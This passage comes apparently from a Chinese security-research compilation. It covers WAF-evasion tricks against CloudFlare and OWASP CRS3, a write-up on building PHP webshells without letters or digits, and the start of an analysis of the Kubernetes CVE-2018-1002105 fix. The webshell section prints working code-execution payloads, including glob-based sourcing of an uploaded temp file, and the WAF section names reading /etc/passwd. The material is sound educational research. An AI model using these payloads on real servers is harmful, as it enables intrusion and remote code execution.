
我们可以将 PHP 中的每个字符串当成一组字符来使用（基本上与 Python 相同），并且我们可以使用 `$string[2]` 或者 `$string[-3]` 语法来引用单个字符。这种方法也有可能绕过基于 PHP 函数名的防护规则。比如，我们可以使用 `$a="elmsty/ ";` 这个字符串构造出 `system("ls /tmp");` 语句。



如果我们足够幸运，就可以在脚本文件名中找到我们所需的所有字符。利用这种方法，我们可以使用类似 `(__FILE__)[2]` 之类的语句获取我们所需的所有字符：

13.8 八、OWASP CRS3

部署 OWASP CRS3 后，我们面临的形式更加严峻。首先，利用前文介绍的技术，我们只能绕过 Paranoia Level 1，这的确有点出乎意料，因为 Paranoia Level 1 只是 CRS3 规则中的一部分子集，并且这一级的功能是用来避免出现误报情况。在 Paranoia Level 2 形式更加艰难，因为此时部署了 942430 规则：“Restricted SQL Character Anomaly Detection (args): # of special characters exceeded’’。这里我能做的只是执行不带参数的单条命令，如 `ls`、`whoami` 等，不能执行在 CloudFlare WAF 防护环境中可用的 `system(“cat /etc/passwd”)` 命令：



13.9 九、先前研究成果

Web Application Firewall Evasion Techniques #1

`https://medium.com/secjuice/waf-evasion-techniques-718026d693d8`

Web Application Firewall Evasion Techniques #2

`https://medium.com/secjuice/web-application-firewall-waf-evasion-techniques-2-125995f3e7b0`

Web Application Firewall Evasion Techniques #3

https://www.secjuice.com/web-application-firewall-waf-evasion/

无字母数字 webshell 之提高篇

作者：Phith0n@ 长亭科技

原创：https://zhuanlan.zhihu.com/p/46806125

前几天【代码审计知识星球】里有同学提出了一个问题，大概代码如下：

```php
<?php
if(isset($_GET['code'])){
    $code = $_GET['code'];
    if(strlen($code)>35){
        die("Long.");
    }
    if(preg_match("/[A-Za-z0-9_$]+/",$code)){
        die("NO.");
    }
    eval($code);
}else{
    highlight_file(__FILE__);
}
```

这个代码如果要 getshell，怎样利用？

这题可能来自是我曾写过的一篇文章：《一些不包含数字和字母的 webshell》，里面介绍了如何构造无字母数字的 webshell。其中有两个主要的思路：

1. 利用位运算
2. 利用自增运算符

当然，这道题多了两个限制：

1. webshell 长度不超过 35 位
2. 除了不包含字母数字，还不能包含 `$` 和 `_`

难点呼之欲出了，我前面文章中给出的所有方法，都用到了 PHP 中的变量，需要对变量进行变形、异或、取反等操作，最后动态执行函数。但现在，因为 `$` 不能使用了，所以我们无法构造 PHP 中的变量。

所以，如何解决这个问题？

14.1 PHP7 下简单解决问题

我们将上述代码放在 index.php 中，然后执行 `docker run --rm -p 9090:80 -vpwd:/var/www/html php:7.2-apache`，启动一个 php 7.2 的服务器。

php7 中修改了表达式执行的顺序：`http://php.net/manual/zh/migration70.incompatible.php`：

关于间接使用变量、属性和方法的变化

对变量、属性和方法的间接调用现在将严格遵循从左到右的顺序来解析，而不是之前的混杂着几个特殊案例的情况。下面这张表说明了这个解析顺序的变化。

间接调用的表达式的新旧解析顺序

表达式	PHP 5 的解析方式	PHP 7 的解析方式
`$$foo['bar']['baz']`	`${$foo['bar']['baz']}`	`($$foo)['bar']['baz']`
`$foo->$bar['baz']`	`$foo->{$bar['baz']}`	`($foo->$bar)['baz']`
`$foo->$bar['baz']()`	`$foo->{$bar['baz']}()`	`($foo->$bar)['baz']()`
`Foo::$bar['baz']()`	`Foo::{$bar['baz']}()`	`(Foo::$bar)['baz']()`

使用了旧的从右到左的解析顺序的代码必须被重写，明确的使用圆括号来表明顺序（参见上表）。这样使得代码既保持了与PHP 7.x的前向兼容性，又保持了与PHP 5.x的后向兼容性。

PHP7 前是不允许用 `($a)()`；这样的方法来执行动态函数的，但 PHP7 中增加了对此的支持。所以，我们可以通过 `('phpinfo')()`；来执行函数，第一个括号中可以是任意 PHP 表达式。

所以很简单了，构造一个可以生成 `phpinfo` 这个字符串的 PHP 表达式即可。payload 如下（不可见字符用 url 编码表示）：

```
(~%8F%97%8F%96%91%99%90)();
```

14.2 PHP5 的思考

我们使用 `docker run --rm -p 9090:80 -vpwd:/var/www/html php:5.6-apach` 来运行一个 php5.6 的 web 环境。

此时，我们尝试用 PHP7 的 payload，将会得到一个错误：

原因就是 php5 并不支持这种表达方式。

在我在知识星球里发出帖子的时候，其实还没想到如何用 PHP5 解决问题，但我有自信解决它，所以先发了这个小挑战。后来关上电脑仔细想想，发现当思路禁锢在一个点的时候，你将会钻进牛角尖；当你用大局观来看待问题，问题就迎刃而解。

当然，我觉得我的方法应该不是唯一的，不过一直没人出来公布答案，我就先抛钻引玉了。

大部分语言都不会是单纯的逻辑语言，一门全功能的语言必然需要和操作系统进行交互。操作系统里包含的最重要的两个功能就是“shell（系统命令）”和“文件系统”，很多木马与远控其实也只实现了这两个功能。

PHP 自然也能够和操作系统进行交互，“反引号”就是 PHP 中最简单的执行 shell 的方法。那么，在使用 PHP 无法解决问题的情况下，为何不考虑用“反引号”+“shell”的方式来 getshell 呢?

14.3 PHP5+shell 打破禁锢

因为反引号不属于“字母”、“数字”，所以我们可以执行系统命令，但问题来了：如何利用无字母、数字、$ 的系统命令来 getshell?

好像问题又回到了原点：无字母、数字、$，在 shell 中仍然是一个难题。

此时我想到了两个有趣的 Linux shell 知识点：

1. shell 下可以利用 . 来执行任意脚本
2. Linux 文件名支持用 glob 通配符代替

第一点曾在《小密圈里的那些奇技淫巧》露出过一角，但我没细讲。. 或者叫 period，它的作用和 source 一样，就是用当前的 shell 执行一个文件中的命令。比如，当前运行的 shell 是 bash，则 `. file` 的意思就是用 bash 执行 file 文件中的命令。

用 `. file` 执行文件，是不需要 file 有 x 权限的。那么，如果目标服务器上有一个我们可控的文件，那不就可以利用 . 来执行它了吗?

这个文件也很好得到，我们可以发送一个上传文件的 POST 包，此时 PHP 会将我们上传的文件保存在临时文件夹下，默认的文件名是`/tmp/phpXXXXXX`，文件名最后 6 个字符是随机的大小写字母。

第二个难题接踵而至，执行 `. /tmp/phpXXXXXX`，也是有字母的。此时就可以用到 Linux 下的 glob 通配符：

- `*` 可以代替 0 个及以上任意字符
- `?` 可以代表 1 个任意字符

那么，`/tmp/phpXXXXXX` 就可以表示为`/*/?????????` 或`/???/?????????`。

但我们尝试执行 . /???/?????????，却得到如下错误：

```
root@61cdc27e7faf:/tmp# . /???/?????????
bash: .: /bin/run-parts: cannot execute binary file
root@61cdc27e7faf:/tmp#
```

这是因为，能够匹配上/???/????????? 这个通配符的文件有很多，我们可以列出来：

```
root@61cdc27e7faf:/tmp# ls /???/?????????
/bin/run-parts  /etc/issue.net  /etc/securetty
/etc/host.conf  /etc/localtime  /tmp/phpcjggLC

/etc/profile.d:
root@61cdc27e7faf:/tmp#
```

可见，我们要执行的/tmp/phpcjggLC 排在倒数第二位。然而，在执行第一个匹配上的文件（即/bin/run-parts）的时候就已经出现了错误，导致整个流程停止，根本不会执行到我们上传的文件。

思路又陷入了僵局，虽然方向没错。

14.4 深入理解 glob 通配符

大部分同学对于通配符，可能知道的都只有 * 和?。但实际上，阅读 Linux 的文档（http://man7.org/linux/man-pages/man7/glob.7.html），可以学到更多有趣的知识点。

其中，glob 支持用 [^x] 的方法来构造 ‘‘这个位置不是字符 x’’。那么，我们用这个姿势干掉/bin/run-parts：

```
root@61cdc27e7faf:/tmp# ls /???/???[^-]?????
/etc/host.conf  /etc/issue.net  /etc/localtime  /etc/securetty  /tmp/phpcjggLC

/etc/profile.d:
root@61cdc27e7faf:/tmp#
```

排除了第 4 个字符是-的文件，同样我们可以排除包含 . 的文件：

```
root@61cdc27e7faf:/tmp# ls /???/???[^-][^.][^.]?[^.]?
/etc/localtime  /etc/securetty  /tmp/phpcjggLC
root@61cdc27e7faf:/tmp#
```

现在就剩最后三个文件了。但我们要执行的文件仍然排在最后，但我发现这三个文件名中都不包含特殊字符，那么这个方法似乎行不通了。

继续阅读 glob 的帮助，我发现另一个有趣的用法：

```
Ranges

There is one special convention: two characters separated by '-'
denote a range.  (Thus, "[A-Fa-f0-9]" is equivalent to
"[ABCDEFabcdef0123456789]".)  One may include '-' in its literal
meaning by making it the first or last character between the
brackets.  (Thus, "[]-]" matches just the two characters ']' and '-',
and "[--0]" matches the three characters '-', '.', '0', since '/'
cannot be matched.)
```


就跟正则表达式类似，glob 支持利用 `[0-9]` 来表示一个范围。

我们再来看看之前列出可能干扰我们的文件：

```
root@61cdc27e7faf:/tmp# ls /???/?????????
/bin/run-parts  /etc/issue.net  /etc/securetty
/etc/host.conf  /etc/localtime  /tmp/phpcjggLC

/etc/profile.d:
root@61cdc27e7faf:/tmp#
```

所有文件名都是小写，只有 PHP 生成的临时文件包含大写字母。那么答案就呼之欲出了，我们只要找到一个可以表示 ‘‘大写字母’’ 的 glob 通配符，就能精准找到我们要执行的文件。

翻开 ascii 码表，可见大写字母位于 `@` 与 `[`之间：



那么，我们可以利用 `[@-[]` 来表示大写字母：

```
root@61cdc27e7faf:/tmp# ls /???/????????[@-[]
/tmp/phpcjggLC
root@61cdc27e7faf:/tmp#
```

显然这一招是管用的。

14.5 构造 POC，执行任意命令

当然，php 生成临时文件名是随机的，最后一个字符不一定是大写字母，不过多尝试几次也就行了。

最后，我传入的 code 为`?><?=. /???/????????[@-[];?>`，发送数据包如下：

阿里安全响应中心

ASRC统一平台
太阳联盟

会员成长权益体系

普卡会员

初见安全

想提漏洞，尝试自学，努力升级！

入门

权益
普卡会员荣誉
不定期上线对应等级礼物

收获
成为会员，一个身份的象征
不定期惊喜福利

银卡会员

学有所成

你已在某个方向有些积累，但你需要一个更广阔的知识库

入门 → 初级

权益
银卡会员荣誉　免费安全课程
不定期上线对应等级礼物

收获
快速入门，纵览安全

金卡会员

一方大侠

你已在某个方向有很好的积累或在多个方向有沉淀　你需要伙伴共同成长

初级 → 中级

权益
金卡会员荣誉　免费安全课程
国内安全会议门票
不定期上线对应等级礼物

收获
熟练掌握技能
找到志同道合 / 不同但相互促进的伙伴

黑卡会员

业内专家

你已在业内有一定口碑
证明自己能力的时候到了！

中级 → 高级

权益
黑卡会员荣誉　免费安全课程
国内安全会议门票　多个方向专业认证考试　不定期上线对应等级礼物

收获
获得行业内的认可
也获得行业外的认可

王卡会员

引领行业

面向全球，与国际人才沟通交流，增长见识，拓宽视野

高级 → 大师

权益
王卡会员荣誉　免费安全课程
国内安全会议门票　多个方向专业认证考试　国际顶级安全会议门票
顶级安全认证考试　不定期上线对应等级礼物领取

收获
走向全球　获取顶级认证
与全球精英人才交流碰撞

Top3 会员

ASRC 以你们为荣

大师 → 顾问

权益
邀请在国内外安全会议分享议题
邀请作为 ASRC 各类活动的讲师
邀请在安全媒体 / 论坛发布成果
定期专属荣誉礼物

收获
走向全球　获取顶级认证
与全球精英人才交流碰撞

关注 ASRC 公众号，了解更多详情
https://asrc.alibaba.com/

IV 漏洞分析

在应急过后，对漏洞的详细分析是必不可少的。不管是漏洞治标治本完美修复还是前车之鉴安全开发，它在其中都起着至关重要的作用。


CVE-2018-1002105（k8s 特权提升）原理与利用分析报告

作者：武器大师

原文：https://xz.aliyun.com/t/3542

15.1 漏洞描述

Kubernetes 特权升级漏洞（CVE-2018-1002105）由 Rancher Labs 联合创始人及首席架构师 Darren Shepherd 发现（漏洞发现的故事也比较有趣，是由定位问题最终发现的该漏洞）。该漏洞通过经过详细分析评估，主要可以实现提升 k8s 普通用户到 k8s api server 的权限（默认就是最高权限），但是值的注意点是，这边普通用户至少需要具有一个 pod 的 exec/attach/portforward 等权限。



15.2 影响范围

Kubernetes v1.0.x-1.9.x Kubernetes v1.10.0-1.10.10 (fixed in v1.10.11) Kubernetes v1.11.0-1.11.4 (fixed in v1.11.5) Kubernetes v1.12.0-1.12.2 (fixed in v1.12.3)

15.3 漏洞来源

`https://github.com/kubernetes/kubernetes/issues/71411` `https://mp.weixin.qq.com/s/Q8XngAr5RuL_irRscbVbKw`

15.4 漏洞修复代码定位

15.4.1 1 常见的修复代码定位手段

一般我们可以通过两种方式快速定位到一个最新 CVE 漏洞的修复代码，只有找到修复代码，我们才可以快速反推出整个漏洞细节以及漏洞利用方式等。


方法一，通过 git log 找到漏洞修复代码，例如

```
git clone https://github.com/kubernetes/kubernetes/
cd ./kubernetes
git log -p
```

由于本次漏洞针对该 CVE 单独出了一个补丁版本，所以方法二可能定位修复代码更快速，我们是通过方法二快速定位到漏洞代码。

方法二，通过对最老的 fix 版本，进行代码比对，快速定位漏洞修复代码

15.4.2 2 定位 CVE-2018-1002105 修复代码



如上图所示，我们下载了 1.10.10 和 1.10.11 的代码，通过文件比对，发现只有一个核心文件被修改了即：

```
staging/src/k8s.io/apimachinery/pkg/util/proxy/upgradeaware.go
```

综上，我们可以确认，本次漏洞是在 upgradeaware.go 中进行了修复，修复的主要内容是增加了获取 ResponseCode 的方法

```
// getResponseCode reads a http response from the given reader, returns the status code,
// the bytes read from the reader, and any error encountered
func getResponseCode(r io.Reader) (int, []byte, error) {
    rawResponse := bytes.NewBuffer(make([]byte, 0, 256))
    // Save the bytes read while reading the response headers into the rawResponse buffer
    resp, err := http.ReadResponse(bufio.NewReader(io.TeeReader(r, rawResponse)), nil)
```

```
    if err != nil {
        return 0, nil, err
    }
    // return the http status code and the raw bytes consumed from the reader in the process
    return resp.StatusCode, rawResponse.Bytes(), nil
}
```

利用该方法获取了 Response

```
// determine the http response code from the backend by reading from rawResponse+backendConn
rawResponseCode, headerBytes, err := getResponseCode(io.MultiReader(bytes.NewReader(rawRespons
if err != nil {
    glog.V(6).Infof("Proxy connection error: %v", err)
    h.Responder.Error(w, req, err)
    return true
}
if len(headerBytes) > len(rawResponse) {
    // we read beyond the bytes stored in rawResponse, update rawResponse to the full set of b
    rawResponse = headerBytes
}
```

并在一步关键判断中限制了获取到的 Response 必须等于 http.StatusSwitchingProtocols（这个在 go 的 http 中有定义，StatusSwitchingProtocols = 101 // RFC 7231, 6.2.2），否则就 return true。即本次修复最核心的逻辑是增加了逻辑判断，限定 Response Code 必须等于 101，如果不等于 101 则 return true，后面我们将详细分析这其中的逻辑，来最终倒推出漏洞。

```
if rawResponseCode != http.StatusSwitchingProtocols {
    // If the backend did not upgrade the request, finish echoing the response from the backen
    glog.V(6).Infof("Proxy upgrade error, status code %d", rawResponseCode)
    _, err := io.Copy(requestHijackedConn, backendConn)
    if err != nil && !strings.Contains(err.Error(), "use of closed network connection") {
        glog.Errorf("Error proxying data from backend to client: %v", err)
    }
    // Indicate we handled the request
    return true
}
```


附上此次 commit 记录

https://github.com/kubernetes/kubernetes/commit/0535bcef95a33855f0a722c8cd822c663fc6275e

15.5 漏洞分析

15.5.1 1 漏洞原理分析

下图为本次漏洞修复的最核心逻辑,分析这段代码的内在含义,可以帮助我们去理解漏洞是如何产生的。



```
//fix--start
if rawResponseCode != http.StatusSwitchingProtocols
    // If the backend did not upgrade the request,
    glog.V( level: 6).Infof( format: "Proxy upgrade erro
    _, err := io.Copy(requestHijackedConn, backendCo
    if err != nil && !strings.Contains(err.Error(),
        glog.Errorf( format: "Error proxying data from
    }
    // Indicate we handled the request
    return true
}
//fix--end

// Proxy the connection.
wg := &sync.WaitGroup{}
wg.Add( delta: 2)

go func() {
    var writer io.WriteCloser
    if h.MaxBytesPerSec > 0 {
        writer = flowrate.NewWriter(backendConn, h.M
    } else {
        writer = backendConn
    }
    _, err := io.Copy(writer, requestHijackedConn)
    if err != nil && !strings.Contains(err.Error(),
        glog.Errorf( format: "Error proxying data from
    }
    wg.Done()
}()

go func() {
    var reader io.ReadCloser
    if h.MaxBytesPerSec > 0 {
        reader = flowrate.NewReader(backendConn, h.M
    } else {
        reader = backendConn
    }
    _, err := io.Copy(requestHijackedConn, reader)
    if err != nil && !strings.Contains(err.Error(),
        glog.Errorf( format: "Error proxying data from
    }
    wg.Done()
}()

wg.Wait()
return true
}
```

代码位置：staging/src/k8s.io/apimachinery/pkg/util/proxy/upgradeaware.go

在分析漏洞修复逻辑之前，我们需要先看下上图代码中两个 Goroutine 有什么作用，通过代码注释或者跟读都不难看出这边主要是在建立一个 proxy 通道。

对比修复前后的代码处理流程，可以发现

修复后：


需要先获取本次请求的 rawResponseCode，且判断 rawResponseCode 不等于 101 时，return true，即无法走建立 proxy 通道。如果 rawResponseCode 等于 101，则可以走到下面两个 Goroutine，成功建立 proxy 通道。

修复前：

由于没有对返回码的判断，所以无论实际 rawResponseCode 会返回多少，都会成功走到这两个 Goroutine 中，建立起 proxy 通道。

综合上述分析结果，不难看出本次修复主要是为了限制 rawResponseCode 不等于 101 则不允许建立 proxy 通道，为什么这么修复呢?

仔细分析相关代码我们可以看出当请求正常进行协议切换时，是会返回一个 101 的返回码，继而建立起一个 websocket 通道，该 websocket 通道是建立在原有 tcp 通道之上的，且在该 TCP 的生命周期内，其只能用于该 websocket 通道，所以这是安全的。而当一个协议切换的请求转发到了 Kubelet 上处理出错时，上述 api server 的代码中未判断该错误就继续保留了这个 TCP 通道，导致这个通道可以被 TCP 连接复用，此时就由 api server 打通了一个 client 到 kubelet 的通道，且此通道实际操作 kubelet 的权限为 api server 的权限。



